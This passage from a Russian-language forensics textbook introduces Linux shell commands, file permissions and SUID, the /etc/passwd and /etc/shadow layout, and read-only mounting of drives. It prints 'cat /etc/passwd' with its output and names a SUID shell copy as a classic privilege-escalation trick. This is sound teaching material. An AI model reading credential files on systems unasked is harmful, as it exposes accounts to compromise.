
Как это ни странно звучит для пользователя Windows, но в менеджере окон в *nix имеются возможности настройки. Представьте, что в Windows XP вы захотите скрыть кнопку «Пуск» или сделать рабочий стол с несколькими рабочими областями, чтобы все окна, связанные с программами для проигрывания mp3-файлов, находились в одной области, а приложения для работы – в другой. Или, предположим, вы захотите настроить сочетание клавиш Alt-F4 не на закрытие окна, а на выполнение другой операции. Имея

возможность выбора нескольких менеджеров окон в *nix (или изменения конфигурационного файла для установленного менеджера), такие вещи не кажутся невозможными. Gnome – это стандартный менеджер окон для Ubuntu, но для любителей KDE есть дистрибутив Linux с именем Kubuntu, где этот менеджер установлен по умолчанию. Fluxbox – очень простой и нетребовательный к системным ресурсам менеджер окон, который полезен для работы на устаревшем оборудовании. На устаревших серверах под управлением Solaris или HP-UX можно встретить среду CDE с ее оконным менеджером dtwm. Каждый из этих менеджеров имеет небольшие различия во внешнем виде и функциональных возможностях.

Если у вас есть Ethernet-подключение и связь с DHCP-сервером, Ubuntu получит IP-адрес и предоставит вам доступ в Интернет, как только вы откроете браузер, например, Firefox. Не бойтесь попробовать ту или иную функцию. В конце концов, вы не сможете ничего испортить, так как загрузка Linux выполнена при помощи компакт диска, предназначенного только для чтения (CD-ROM). Если только вы дважды не щелкните по значку установки (“Install”) и не подтвердите в нескольких диалоговых окнах, что вы собираетесь переформатировать жесткий диск, или если вы намеренно не перейдете к значку накопителя в файловом менеджере, то Ubuntu не будет ничего изменять на НЖМД.

Командная оболочка

Так как, работая в Linux, мы не собираемся ограничиваться привлекательным графическим интерфейсом пользователя, давайте не будем терять время и откроем командную оболочку, используя приложение «Терминал» (“Terminal”). Командная оболочка в Linux похожа на командную строку в Windows, но обладает лучшими функциональными возможностями (см. илл. 2.7 и 2.8).



Илл. 2.7. Выбор программы «Терминал» (“Terminal”) в меню «Приложения» (“Applications”)>«Стандартные» (“Accessories”).



Илл. 2.8. Linux-оболочка Bash в терминале.

Приветствуя тебя, оболочка!

Так же, как и в командной строке Windows (только лучшей и более мощной), здесь вам придется заново познакомиться с клавиатурой, вводя команды Unix.

В отличие от Windows, как ни странно, у вас есть возможность выбора оболочки, которых в *nix существует несколько видов. В Windows вам предлагается командная строка (cmd.exe) и ... как бы все, если только вы самостоятельно не реализовали замену командной оболочки Windows (или не установили Cygwin). В мире *nix существует много поддерживаемых оболочек, которые часто установлены предварительно: Bourne shell (sh), Korn shell (ksh), C Shell (csh), Tom's C Shell (tcsh) и Bourne Again Shell (bash). Bash – стандартная оболочка в Linux, но на компьютерах с HP-UX по умолчанию часто установлена оболочка ksh. В Solaris 10 по умолчанию установлена оболочка Bourne. В зависимости от прихотей системного администратора, на некоторых компьютерах можно встретить оболочку csh или tcsh, установленную по умолчанию. Чтобы узнать, в какой оболочке вы работаете, введите команду \$SHELL.

```
ubuntu@ubuntu:~$ echo $SHELL
/bin/bash
ubuntu@ubuntu:~$
```

Основные команды

Ниже приведен список команд и их опций, с которыми вам предстоит познакомиться. Это лишь малая часть доступных *nix-команд, но этого достаточно для первого знакомства. Обратите внимание, что в различных версиях операционных систем *nix опции и синтаксис команд могут отличаться, поэтому в случае возникновения сомнений обратитесь к справочнику «man». Что такое справочник «man»? Скоро узнаете...

Команда Linux	Ближайший эквивалент командной строки Windows (если есть)	Описание
ls -lart	dir /od	Выводит список файлов в текущем каталоге. Опции команды означают, что выводится длинный (подробный) список (-l) всех файлов (-a), включая скрытые, которые начинаются с «.», в обратном порядке (-r) и при этом первыми показаны более старые файлы (-t).
pwd	cd [без параметров]	Отображает имя текущего каталога.
touch <i>имя_файла</i>	–	Создает пустой файл, если он еще не существует. Если существует, то в файле обновляются отметки времени последнего доступа и изменения.
rm <i>имя_файла</i>	del	Удаляет файл.
shred <i>имя_файла</i>	–	Перезаписывает файл, чтобы скрыть его содержимое, и по выбору удаляет его.
cd <i>имя_каталога</i>	cd	Меняет рабочий каталог. Обратите внимание, что в именах каталогов в


		*nix используется косая, а не обратная косая, черта, например, cd /tmp.
hostname	net config workstation	Показывает имя компьютера.
ifconfig -a less	ipconfig /all	Показывает все сетевые интерфейсы и передает выходные данные в удобную программу просмотра, которая называется less.
cat <i>имя_файла</i>	type	Выводит содержимое файла на экран.
less <i>имя_файла</i>	–	Просмотр текстовых файлов с возможностью прокрутки (клавиша «Пробел» – прокрутка вперед, «b» – назад, «q» – выход).
more <i>имя_файла</i>	more	Постраничный просмотр текстового файла (клавиша «Пробел» – переход к следующей странице). Команда имеется во всех системах *nix.
head <i>имя_файла</i> tail <i>имя_файла</i> tail -f <i>имя_журнала</i>	–	Команда «head» показывает первые строки файла. «tail» выводит последние строки файла. Добавьте параметр «-f», чтобы следить за последними данными по мере обновления текстового файла или журнала регистрации событий.
history less	–	Показывает выполненные ранее команды.
dmesg less	–	Выводит сообщения консоли, которые отображались во время начальной загрузки. Очень полезная команда, используемая для отладки или для определения имен внешних НЖМД, которые были обнаружены программой hotplug.
script <i>имя_скрипта</i>	–	Создает журнал регистрации событий командной строки для указанного файла. Очень полезна для регистрации событий с целью сбора улик! После последней команды, которую нужно зарегистрировать, введите «exit».
strings <i>имя_скрипта</i> / less	–	Удаляет управляемые символы и показывает только строки печатных символов в командном скрипте или любом двоичном файле.
date	date	Показывает текущую дату и время. Полезна для получения приблизительной отметки времени в сессиях команд, захваченных скриптом.

<code>export PS1=“ \${USER}@\$ {HOSTNAME} :\d:\t:\w\\$”</code>	<code>prompt</code>	Включает в командную строку BASH имя пользователя, имя хоста, текущую дату, время и рабочий каталог посредством специальной переменной среды PS1. Чтобы узнать подробности, введите «man bash».
<code>man имя_команды</code>	<code>help имя_команды имя_команды /?</code>	Всегда изучайте справочное руководство. «man» – интерфейс онлайн-справочника команд. В отличие от редко используемой и непоследовательной справки Windows, в *nix имеется подробное руководство почти для каждой программы командной строки.
<code>man -k ключевое_слово /less</code>	–	Переключатель «-k» позволяет выполнить поиск в справочном руководстве по ключевому слову, чтобы найти команду, подходящую для нужного вам действия. Эта команда часто использовалась до появления Интернета и поисковых систем, но все еще может оказаться очень полезной.
<code>find</code>	Возможно, функция «Поиск» (“Search”) в проводнике с анимированным помощником в виде собаки?	Важная команда поиска файлов. Практически любую операцию в *nix можно выполнить, используя команду поиска с соответствующими параметрами. Работая судебным экспертом, вы постепенно полюбите эту команду.
<code>grep файл образца</code>	–	Отображает строки файла, соответствующие определенному образцу поисковой строки. Еще один незаменимый инструмент.
<code>df . df</code>	–	Выдает отчет о дисковом пространстве, оставшемся в текущем каталоге («.» представляет текущий каталог). Без параметра «. df» выводит отчет об используемом дисковом пространстве для всех монтированных файловых систем. Размер показан в блоках, которые могут равняться 1 Кб в зависимости от того, как отформатирован диск.
<code>du -sk du -k</code>	–	Показывает отчет об используемом дисковом пространстве (в килобайтах) для текущего каталога и всех его подкаталогов.
<code>mount</code>	–	Выводит информацию о монтированных файловых системах. Подробнее эта команда

		будет рассмотрена дальше, а те, кому не терпится, могут узнать о ней, введя «man mount».
dd	—	Создает дамп накопителя. Вы, наверное, догадываетесь, что это очень важная команда для судебных экспертов. Это «родная» команда *nix, которая может делать дамп физических накопителей, включая все резервное пространство.
sudo	runas	«sudo» – это то, что предшествует любым командам, требующим права суперпользователя (администратора).
mkdir <i>каталог</i>	md	Создает каталог.
sudo mount -t type auto /dev/ <i>устройство</i> <i>/media/точка монтирования</i>	ОС Windows автоматически пытается сделать это во время начальной загрузки и при подключении USB-устройств.	Для того чтобы монтировать файловую систему, нужно обладать правами суперпользователя, поэтому этой команде предшествует «sudo». В данном примере показано монтируемое устройство в пустой каталог, при этом автоматически определяется тип файловой системы на нем.
sudo umount <i>/media/точка монтирования</i>	Щелчок правой кнопкой мыши по значку «Извлечь» (“Eject”) или «Безопасное извлечение устройства» (“Safely Remove Hardware”).	Размонтирует файловую систему. Применяется, чтобы извлечь, например, USB флеш-накопитель или внешний НЖМД.
chmod <i>файл</i> chown <i>файл</i> chgrp <i>файл</i>	attrib	Изменяет права доступа к файлу, владельца файла и группу файла.

Другие команды, которые рекомендуется внести в словарь пользователя *nix, включают в себя: top (показывает запущенные программы, упорядоченные по использованию ЦП), ps -ef (показывает все запущенные процессы), netstat -an (показывает все сетевые подключения), last (показывает последних пользователей, вошедших в систему), who (показывает пользователей, находящихся сейчас в системе), uname -a, cp, rmdir, touch, wc -l, passwd, su -, gunzip, gzip, tar, zcat, env, ps, cut, sort, uniq, alias, ssh, scp, rsync, fsck и, для небольшого развлечения, cowsay.

ubuntu@ubuntu:~\$ cowsay “Cus it’s the bomb!”



Обычно при работе со взломанным компьютером было бы неосмотрительно доверять результатам установленных на нем программ. Всегда рекомендуется использовать компакт-диск, содержащий статически скомпонованные версии этих команд, и запускать с него эти исполняемые файлы вместо (возможно измененных в результате работы руткита) установленных версий.

И наконец, две функции командной строки в современных *nix-оболочках, которые пользователи Windows могут недооценить, – это автоматическое дополнение имени файла и команды. Попробуйте! Начните вводить имя файла и нажмите клавишу **ТАВ**. Если ничего не произойдет, нажмите ее еще раз. После того, как длинное имя файла будет автоматически дополнено или появится список возможных дополнений, вам будет трудно поверить, что раньше вы как-то жили без этой возможности. Между прочим, в командной строке (cmd.exe) в Windows теперь есть возможность автоматического дополнения имени файла, но чтобы включить ее, понадобится изменить запись реестра. Пользователю также доступна история введенных команд, которую можно посмотреть, нажав клавишу «стрелка вверх», и в случае наличия там нужной команды, выбрать ее из списка, а не вводить заново. Похожая функция также есть в ОС Windows.

Основные положения модели безопасности Linux

Linux и все ОС *nix более требовательны к безопасности, чем Windows. В *nix обеспечение безопасности – это не просто дополнительная возможность, что иногда чувствуется в Windows, а неотъемлемая часть операционной системы. Например, в мире *nix обычный пользователь является администратором. Если вы хотите выполнить команду, которая может иметь значительные последствия для системы, для этого нужно обладать правами администратора, а любой, кто делает всю работу, войдя в систему как суперпользователь, считается, мягко говоря, неосторожным глупцом. К счастью, так как операционная система с самого начала создавалась с учетом этой модели безопасности, такой способ работы не причиняет неудобства. Любой, кто хотя бы раз пытался воспользоваться Windows, войдя в систему как пользователь с ограниченными правами, понимает, о чем я говорю.

Учетные записи пользователей в Linux делятся на три категории: суперпользователь (обычно называется «root»), системные учетные записи (такие как mail, www, bin, lp, nobody, apache) или учетные записи обычных пользователей (james, todd, chris). Суперпользователь в *nix похож на администратора в Windows.

Проверку подлинности в *nix можно выполнить разными способами, но самый простой (и применяемый по умолчанию) способ – это локальная проверка подлинности. Учетные записи пользователей хранятся в простом текстовом файле с именем /etc/password, а пароли хранятся в хэшированном виде в файле /etc/shadow (или /etc/security/shadow в некоторых версиях *nix). Файл /etc/password могут прочитать все пользователи, но чтобы предотвратить захват хэшей и взлом паролей, к файлу /etc/shadow имеют доступ только суперпользователь и пользователи теневой группы. Посмотрите сами:

```
ubuntu@ubuntu:~$ ls -l /etc/shadow /etc/passwd
-rw-r--r-- 1 root root 1426 2008-03-23 14:27 /etc/passwd
-rw-r----- 1 root shadow 877 2008-03-23 14:27 /etc/shadow
--- биты разрешений для владельца/пользователя
--- биты разрешений для групп
--- биты разрешений для остальных пользователей
```

В примере выше мы видим подробную информацию в виде списка для файлов «shadow» и «passwd». Этот список – наше первое знакомство с правами доступа к файлу в *nix.

В правах доступа слева указано, что владелец, группа или другие пользователи могут делать с каждым файлом, далее – кто владеет файлом, с какой группой пользователей он связан, размер файла в блоках и время последнего изменения. Сначала показаны права доступа для владельца, затем для группы и других пользователей. «r» означает чтение, «w» – запись, «x» – выполнение. В данном примере для файла /etc/passwd в параметрах доступа указано «-rw-r--r--», что означает, что право на чтение (r) имеет его владелец (root), его группа (root) и другие пользователи. Запись в файле разрешается его владельцу (root). Поэтому любой, кто хочет изменить файл /etc/passwd, должен будет обладать правами суперпользователя (либо знать пароль суперпользователя и выполнить «su -», чтобы сменить пользователя на суперпользователя, либо быть в группе администраторов и/или быть перечисленным в файле /etc/sudoers соответственно и просто вставить «sudo» перед командой). Биты прав доступа к файлу также могут быть выражены в числовом виде. Чаще всего такой способ используется в командах «chmod» и «umask». Строку «-rw-r--r--» можно выразить как 644. В двоичном коде бит выполнения – самый младший бит ($2^0=1$), бит записи – следующий старший бит ($2^1=2$), а бит чтения находится на третьей позиции ($2^2=4$). Для владельца биты чтения и записи установлены в соответствии со значением $4+2=6$. Для группы и остальных пользователей установлен только бит чтения – 4.

В следующем примере мы создадим пустой файл с именем «foo» и применим несколько разных способов, чтобы изменить права доступа к файлу при помощи команды «chmod». В *nix-оболочке знак # обозначает комментарий, и оболочка пропускает все, что написано после этого знака. Мы будем использовать этот знак для комментариев к командам в примерах.

```
ubuntu@ubuntu:~$ touch foo
ubuntu@ubuntu:~$ ls -l foo
-rw-r--r-- 1 ubuntu ubuntu 0 2008-04-14 20:25 foo
ubuntu@ubuntu:~$ chmod go-r foo # удаляет разрешение на чтение для группы и других пользователей
ubuntu@ubuntu:~$ ls -l foo
-rw----- 1 ubuntu ubuntu 0 2008-04-14 20:25 foo
ubuntu@ubuntu:~$ chmod 644 foo
ubuntu@ubuntu:~$ ls -l foo
-rw-r--r-- 1 ubuntu ubuntu 0 2008-04-14 20:25 foo
ubuntu@ubuntu:~$ chmod 777 foo # устанавливает биты разрешения на чтение, запись и выполнение (опасно)
ubuntu@ubuntu:~$ ls -l foo
-rwxrwxrwx 1 ubuntu ubuntu 0 2008-04-14 20:25 foo
ubuntu@ubuntu:~$ chmod 000 foo # убирает все разрешения
ubuntu@ubuntu:~$ ls -l foo
----- 1 ubuntu ubuntu 0 2008-04-14 20:25 foo
ubuntu@ubuntu:~$ cat foo # Не можем теперь даже прочитать наш собственный файл
```

```
cat: foo: Permission denied
ubuntu@ubuntu:~$ chmod u+r foo # Возвращает разрешение для пользователя/владельца
ubuntu@ubuntu:~$ ls -l foo
-r----- 1 ubuntu ubuntu 0 2008-04-14 20:25 foo
ubuntu@ubuntu:~$ cat foo # Теперь мы снова имеем разрешение на чтение этого пустого
файла
ubuntu@ubuntu:~$
```

Помимо этих прав на чтение, запись и выполнение, которые мы исследовали в данном примере, в *nix для прав доступа к файлам также есть такое понятие как атрибуты SUID (“set UID”) и SGID (“set GID”). В ОС Windows нет аналогичного атрибута файла в файловой системе NTFS или FAT. Для исполняемых файлов эти функции изменяют идентификатор пользователя (UID) или группы (GID) при выполнении данной программы. Это может иметь серьезные последствия для безопасности, и поэтому на такие случаи следует обращать особое внимание во время судебного анализа, так как эти разрешения позволяют программе выполняться с правами другого пользователя независимо от того, кто запускает эту программу. Например, во многих командах, требующих прав суперпользователя для доступа к устройствам, установлен атрибут SUID, на что указывает буква «s» в позиции разрешений «пользователь/владелец»:

```
ubuntu@ubuntu:/$ ls -l /bin/ping
-rwsr-xr-x 1 root root 30856 2007-07-06 02:40 /bin/ping
```

Когда любой пользователь запускает `/bin/ping`, она выполняется с правами суперпользователя.

Вы точно не захотите увидеть в системе копию `/bin/bash` или другой оболочки с установленным SUID. Последствия этого довольно очевидны. Любой пользователь, исполняющий такую оболочку, может стать суперпользователем. В современных оболочках есть встроенные средства защиты от такой классической атаки, но все равно копии оболочек с установленным битом SUID должны быть сигналом опасности для судебного эксперта.

Эти четыре вида прав доступа к файлу очень важны. Права доступа к файлу определяются исходя из:

- разрешений для владельца (u, может ли пользователь/владелец прочитать, записать или выполнить этот файл);
- разрешений для членов группы (g, могут ли члены группы прочитать, записать или выполнить этот файл);
- разрешений для остальных пользователей (o, могут ли остальные пользователи прочитать, записать или выполнить этот файл);
- разрешений для SUID/SGID (s, будем ли мы менять идентификатор фактического пользователя или идентификатор группы).

Разрешения на чтение и запись довольно понятны. С другой стороны, разрешения на выполнение отсутствуют в мире Windows. Если в ОС *nix файл должен быть интерпретирован как скрипт оболочки или исполняемая программа, то бит разрешения на выполнение должен быть установлен для той категории, которой принадлежит пользователь. Например, простая команда `«ls»` – это исполняемый двоичный файл, выполнить который может любой пользователь:

```
ubuntu@ubuntu:/$ which ls
/bin/ls
```

```
ubuntu@ubuntu:/$ file /bin/ls
/bin/ls: ELF 32-bit LSB executable, Intel 80386, version 1 (SYSV), for GNU/Linux
2.6.8, dynamically linked (uses shared libs), stripped
ubuntu@ubuntu:/$ ls -l /bin/ls
-rwxr-xr-x 1 root root 78004 2007-09-29 12:51 /bin/ls
```

Для каталогов бит разрешения на выполнение имеет несколько иное значение. Если вы попытаетесь вывести список каталога, где бит разрешения на выполнение не установлен для той категории, которой вы принадлежите, это операция будет запрещена:

etc/passwd

Получив краткие сведения о правах доступа к файлу, мы можем вернуться к вопросу о проверке подлинности пользователей. Вот как выглядит /etc/passwd, текстовый файл, в котором поля данных разделены двоеточиями:

```
username:passwordfield:UID:GID:full name:home directory:default shell.
ubuntu@ubuntu:~$ cat /etc/passwd | head -14
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

Второе поле, в котором находится символ «x», – это поле для пароля. Если используются файлы «shadow» (что происходит во всех современных версиях *nix), то символ «x» представляет собой скрытую запись пароля и указывает OS Linux искать хеш пароля в файле «shadow».

Локальная проверка подлинности – не единственный способ проверки в Linux. Используя подключаемые модули аутентификации (PAM), Linux поддерживает огромное количество способов проверки подлинности, включая NIS, NIS+, AFS, Kerberos и другие. Например (не хочу сказать, что я это рекомендую), можно настроить компьютеры с *nix на проверку подлинности в Active Directory. Этим процессом управляют модули PAM, а конфигурационные файлы PAM определяют используемые источники проверки подлинности. В Ubuntu за это отвечает файл /etc/pam.conf, но в разных версиях *nix и даже дистрибутивах Linux файл может быть другим.

Идентификатор пользователя 0 имеет особое значение в *nix, и любой пользователь с идентификатором равным 0 – это суперпользователь. Это можно сравнить с группой локальных администраторов. Если в файле /etc/password есть пользователи с UID равным 0, и они не являются суперпользователями, это должно возбудить любопытство судебного эксперта. Идентификаторы группы также имеет определенные области значений. Идентификаторы группы определяются именем в файле /etc/groups, посредством чего

пользователя можно сделать членом нескольких групп, а не только членом главной группы, определенной в файле /etc/passwd.

Структура файловой системы *nix

Как вы, несомненно, заметили, первое, что ставит в тупик новичков *nix, – это то, что:

- *nix не использует символы накопителя;
- в именах пути в Unix используется косая (/), а не обратная косая черта (\).

Символ косой черты (/) – это верхний уровень структуры каталогов *nix. В Windows на самом деле нет эквивалента этому понятию. И хотя в Windows используется понятие корневой каталог, оно связано с используемым в данный момент накопителем (например, c:\). В Windows нет каталога, который бы являлся «вершиной» всей структуры.

Как и в случае с другими понятиями *nix, с ними лучше всего знакомиться на примерах. Посмотрим на корневой каталог:

```
ubuntu@ubuntu:~$ ls /
bin cdrom etc initrd lib mnt proc root srv tmp var
boot dev home initrd.img media opt rofs sbin sys usr vmlinuz
```

Здесь нет папок \Program Files, \Windows, \Winnt, а также файла boot.ini. Но здесь есть другие папки, краткое описание которых дано ниже:

/bin (сокращенно от «binary» (двоичный)) – местонахождение многих команд, с которыми вы познакомились в предыдущем разделе. /sbin похож на предыдущий каталог, но используется только для тех команд, которые может запустить суперпользователь. Папки /usr/bin и /usr/local/bin – еще одни места хранения двоичных файлов. Для того чтобы узнать, где находится какая-либо команда, введите «which имя_команды».

/cdrom – точка монтирования для устройств CD-ROM. Что такое точка монтирования? Обещаю, мы скоро рассмотрим этот вопрос!

/etc – каталог, в котором хранятся почти все конфигурационные файлы (например, «passwd» и «shadow»).

/home – местонахождение начальных каталогов пользователя. Аналог – C:\Documents and Settings\.

/mnt и /media – местонахождение точек монтирования. Папка /media характерна, как правило, для ОС Ubuntu Linux. Папка /mnt часто встречается в разных версиях *nix. Не отчаивайтесь, если эти каталоги будут пусты в тот момент, когда вы выполнили начальную загрузку посредством LiveCD.

/lib – место хранения совместно используемых библиотек (файлы .so), которые необходимы во время начальной загрузки. Представьте, что Windows переместила все DLL, поддерживающие исполняемые файлы, в каталог %windir%\system32, но выделила для их хранения отдельную папку. Папки /usr/lib и /usr/local/lib работают по схожему принципу и приблизительно соответствуют библиотекам для исполняемых файлов, хранящихся в /usr/bin и /usr/local/bin соответственно.

Папка /tmp предназначена для временных файлов и напоминает каталог %TEMP% в Windows.

/opt – папка, где находятся дополнительные программы и компоненты, не включенные в стандартную установку операционной системы. Вероятно, что у вас на данном этапе эта папка будет пуста.

/var – местонахождение различных журналов регистрации событий (/var/log/*), файлов очереди почты и очереди печати. Это ваш помощник при проведении судебной

экспертизы (при условии, что вы уверены в том, что журналы регистрации не были испорчены). Содержимое папки /var часто изменяется. /boot содержит файлы, необходимые для начальной загрузки, включая /boot/grub/grub.conf, который похож на файл «boot.ini». Вы не найдете этот файл на LiveCD, но он обычно имеется в установленной версии Ubuntu.

/proc – особое место, и в данной книге есть отдельная глава об этом каталоге. Здесь нет файлов в обычном смысле этого слова. /proc можно рассматривать как живое отражение данных, находящихся в системной памяти, но представленных в виде иерархии файлов. Сравните данные, полученные после ввода команды «ls /proc», с результатами команды «ps -ef», выводящей список процессов. Вы увидите, что для каждого идентификационного номера процесса в выходных данных «ps» существует запись «/proc». Этот способ будет использоваться в последующей главе, чтобы получить снимок оперативной памяти работающей системы.

/dev – еще одна особенная файловая система, посредством которой фактические устройства системы представлены в виде иерархии. /dev/sda1, например, представляет первый раздел первого НЖМД. /dev/sda – физическое пространство для всего накопителя. Эти каталоги используются при монтировании файловых систем. Подробнее об этом – через несколько секунд.

Что же такое точки монтирования?

Мы уже несколько раз упоминали о файловой системе и точках монтирования. Точка монтирования – это просто пустой каталог, который мы создаем где-нибудь в иерархии файлов и в котором мы сможем получить доступ к разделу встроенного накопителя, флеш-накопителю или внешнему НЖМД. На языке ОС Windows «C:\» можно представить как точку монтирования первого раздела первого накопителя, распознанного операционной системой во время начальной загрузки. Несмотря на то, что ARC-имя в ОС Windows для этого накопителя выглядит несколько непонятно, например multi(X)disk(Y)rdisk(Z)partition(W), Windows устанавливает это устройство в точку монтирования «C:\», которая смотрится приятнее в командной строке и проводнике Windows. Таким же образом Windows любит монтировать вторичное главное устройство как «D:\», чтобы мы не ссылались на привод CD-ROM как на ряд круглых скобок и цифр. *nix не использует символы накопителя и предоставляет возможность присвоить устройству практически любое имя на ваш вкус. Это позволяет каталогу /var иметь свою собственную файловую систему или диск, если можно так выразиться, поэтому, если вдруг журналы регистрации событий заполнят этот диск, работа всей системы не будет остановлена. Можно выделить раздел для начального каталога /home какого-либо пользователя, который не сможет затормозить работу системы, загружая фильмы из BitTorrent-трекера. Он заполнит только тот диск, на который монтирован /home. Другие пользователи будут все равно ненавидеть его, но, по крайней мере, запущенные демоны (то же, что и службы в Windows) смогут делать записи в журналах регистрации, а кроме того будет приниматься и отправляться электронная почта.

Linux хранит всю эту информацию о дисковых устройствах, файловых системах и именах каталогов в так называемой таблице монтирования. Команда «mount» позволяет вывести эти данные и вручную управлять устройствами, монтированными ОС Linux:

```
ubuntu@ubuntu:~$ mount
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
tmpfs on /lib/modules/2.6.22-14-generic/volatile type tmpfs (rw,mode=0755)
tmpfs on /lib/modules/2.6.22-14-generic/volatile type tmpfs (rw,mode=0755)
```

```
varrun on /var/run type tmpfs (rw,noexec,nosuid,nodev,mode=0755)
varlock on /var/lock type tmpfs (rw,noexec,nosuid,nodev,mode=1777)
udev on /dev type tmpfs (rw,mode=0755)
devshm on /dev/shm type tmpfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)
```

В таблице монтирования указано установленное устройство, точка монтирования, в которую оно установлено, тип файловой системы, в который интерпретируется устройство, и разные опции монтирования, например, такие как «rw» (монтирование с доступом для чтения/записи). Можно монтировать накопители в режиме «го» (только для чтения), что, например, многие делают для проведения судебной экспертизы (хотя ничто не сравнится со способом, когда накопитель PATA подключен к шине данных, в которой физически отключены провода, подающие сигнал записи на накопитель). Более подробную информацию можно получить в справочнике «man», а мы пока возбудим ваш аппетит с помощью нескольких примеров.

Одно из преимуществ LiveCD заключается в том, что его можно использовать для просмотра вашего накопителя с ОС Windows, если или когда операционная система работает не так, как следует, или в случае ее поражения вредоносным ПО. Для того чтобы это сделать, нужно монтировать внутренний НЖМД. С такими утилитами, как mount и finger, установленными в *nix по умолчанию, вам просто придется к этому привыкнуть.

Чтобы установить локальный НЖМД в режиме только для чтения, мы сначала создадим точку монтирования (пустой каталог), а затем попытаемся монтировать накопитель:

```
ubuntu@ubuntu:~$ ls /dev/sd*
/dev/sda /dev/sda1
ubuntu@ubuntu:~$ mkdir /mnt/mywindrive
mkdir: cannot create directory '/mnt/mywindrive': Permission denied
ubuntu@ubuntu:~$ # Doh! Mortals don't have write permission to /mnt
ubuntu@ubuntu:~$ sudo mkdir /mnt/mywindrive
ubuntu@ubuntu:~$ ls /mnt
mywindrive
ubuntu@ubuntu:~$ sudo mount -o ro -t auto /dev/sda1 /mnt/mywindrive
ubuntu@ubuntu:~$ mount
proc on /proc type proc (rw)
sysfs on /sys type sysfs (rw)
tmpfs on /lib/modules/2.6.22-14-generic/volatile type tmpfs (rw,mode=0755)
tmpfs on /lib/modules/2.6.22-14-generic/volatile type tmpfs (rw,mode=0755)
varrun on /var/run type tmpfs (rw,noexec,nosuid,nodev,mode=0755)
varlock on /var/lock type tmpfs (rw,noexec,nosuid,nodev,mode=1777)
udev on /dev type tmpfs (rw,mode=0755)
devshm on /dev/shm type tmpfs (rw)
devpts on /dev/pts type devpts (rw,gid=5,mode=620)
tmpfs on /tmp type tmpfs (rw,nosuid,nodev)
/dev/sda1 on /mnt/mywindrive type fuseblk
(ro,nosuid,nodev,noatime,allow_other,blksize=4096)
```

Если у вас обычный ПК, в котором имеется НЖМД со стандартно созданными разделами и операционная система которого установлена в раздел по умолчанию, то, по всей вероятности, вашему накопителю будет присвоено имя /dev/sda1. В примере выше мы перечислили все данные, которые Linux сохранила в /dev/sd* во время начальной

